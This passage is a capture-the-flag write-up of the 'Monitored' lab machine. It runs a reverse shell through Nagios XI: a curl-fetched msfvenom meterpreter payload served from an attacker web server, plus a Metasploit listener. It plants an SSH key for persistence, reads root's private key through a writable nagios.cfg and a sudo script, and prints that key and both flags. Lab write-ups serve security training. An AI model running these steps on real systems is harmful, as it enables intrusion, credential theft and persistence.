
I clicked "**Add New**" and added a command called get_shell which is a curl request made to an msfvenom payload I will host

Screenshot Evidence




I clicked "**Apply Configuration**" to apply my changes

Screenshot Evidence



In NagiosXI I went to Services in the left-hand pane and selected **HTTP**
I noticed sudo is used in the command view.
I went back and updated my get_shell command to have sudo in front of it. (*This made new difference in the established shell later on*)

Screenshot Evidence (Usage of sudo by other commands)



I generated an msfvenom payload and hosted it on my web server.
I am going to download it to the target, make it executable and catch a shell with it by following the above process changing the Command Line value for get_shell


```
# Generate Payload
sudo -i # Required to output file directly to /var/www/html
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=10.10.14.78 LPORT=1337 -f elf > /var/www/html/monitored.elf
exit # Exit root users terminal back to your user

# Make executable
sudo chmod +x /var/www/html/monitored.elf

# Start Apache service
sudo systemctl start apache2

# Monitor log file for connections
sudo tail -f /var/log/apache2/access.log
```

I started a Metasploit listener


```
# Metasploit Commands
use multi/handler
set LHOST 10.10.14.78
set LPORT 1337
set payload linux/x64/meterpreter/reverse_tcp
run -j
```

I used the “Run Check Command” button to use the RCE with get_shell
Screenshot Evidence created get_shell


When I executed the test command it downloaded the file from my webserver
I verified using Test Command that tobor file was created/saved
Screenshot Evidence




I checked the directory I am in for executing my payload and discovered I am in the nagios users home directory
Screenshot Evidence



I made the payload I generated executable using ```sudo chmod 777 tobor```
Screenshot Evidence




I executed the payload and caught a shell
Screenshot Evidence



I was able to read the user flag

```
# Command Executed
cat ~/user.txt
```

Screenshot Evidence



I added my users SSH key to the authorized_keys file for persistence

```
# Command Executed
mkdir /home/nagios/.ssh
echo 'ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIK80itaOnXv2WX20VuT5CGTlW77s1G1BGJ7jA3wPjKws tobor@kali' >> /home/
nagios/.ssh/authorized_keys
```

```
# SSH in
ssh nagios@monitored.htb -i ~/.ssh/id_ed25519
```

USER FLAG: f3ec6cf73a888fe6f5365981fdb01ccb

PrivEsc

I enumerated my users sudo permissions to see the limitations of what I can do as root without a password

```
# Command Executed
sudo -l
```

Screenshot Evidence

```
nagios@monitored:~$ sudo -l
sudo -l
Matching Defaults entries for nagios on localhost:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbi

User nagios may run the following commands on localhost:
    (root) NOPASSWD: /etc/init.d/nagios start
    (root) NOPASSWD: /etc/init.d/nagios stop
    (root) NOPASSWD: /etc/init.d/nagios restart
    (root) NOPASSWD: /etc/init.d/nagios reload
    (root) NOPASSWD: /etc/init.d/nagios status
    (root) NOPASSWD: /etc/init.d/nagios checkconfig
    (root) NOPASSWD: /etc/init.d/npcd start
    (root) NOPASSWD: /etc/init.d/npcd stop
    (root) NOPASSWD: /etc/init.d/npcd restart
    (root) NOPASSWD: /etc/init.d/npcd reload
    (root) NOPASSWD: /etc/init.d/npcd status
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/components/autodiscover_new.php *
    (root) NOPASSWD: /usr/bin/php /usr/local/nagiosxi/scripts/send_to_nls.
    (root) NOPASSWD: /usr/bin/php
        /usr/local/nagiosxi/scripts/migrate/migrate.php *
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/components/getprofile.sh
    (root) NOPASSWD: /usr/local/nagiosxi/scripts/upgrade_to_latest.sh
```

A Google search discovered that getprofile.sh has an RCE attached to it
The Metasploit module appeared to not work. I looked more into how this file works and discovered I could arbitrarily read files
REFERENCE: https://packetstormsecurity.com/files/162158/Nagios-XI-getprofile.sh-Remote-Command-Execution.html


When looking inside the sudo script file I can see that nagios_log_file is getting the log file destination from the nagios.cfg file
The nagios.cfg file likely has the same parameter value defined inside it. I can not modify getprofile.sh but I can modify nagios.cfg

Screenshot Evidence

The /usr/local/nagios/etc/nagios.cfg file is writable for my nagios user


```
# Command Executed
ls -la /usr/local/nagios/etc/nagios.cfg
```

Screenshot Evidence



In the nagios.cfg file I modified log_file to /root/.ssh/id_rsa to read the root users SSH key if it exists


Screenshot Evidence



I then used my sudo permissions to run getprofile.sh

```
# Command Executed
sudo /usr/local/nagiosxi/scripts/components/getprofile.sh 6
```

Screenshot Evidence



I copied the zip file that was created to my temp directory for viewing. The nagios.log file should have the private SSH key for the root user

```
# Commands Executed
cp /usr/local/nagiosxi/var/components/profile.zip  /tmp/tobor-profile.zip
```

```
# Extract zip contents
cd /tmp
unzip tobor-profile.zip

# Read log file to get key
cd /tmp/profile-1705264736/nagios-logs
cat nagios.txt
```

Screenshot Evidence

Root SSH Key

```
-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
```


I copied the ssh key to my machine and used it to SSH in as root

```
# Added SSH key into root.key
vim root.key

# Correct the key permissions
chmod 600 root.key
```

I was then able to read the root flag

```
# Commands Executed
ssh root@monitored.htb -i root.key
cat /root/root.txt
#RESULTS
b6b1535cdf63f9df159cb665599acd18
```

Screenshot Evidence



ROOT FLAG: b6b1535cdf63f9df159cb665599acd18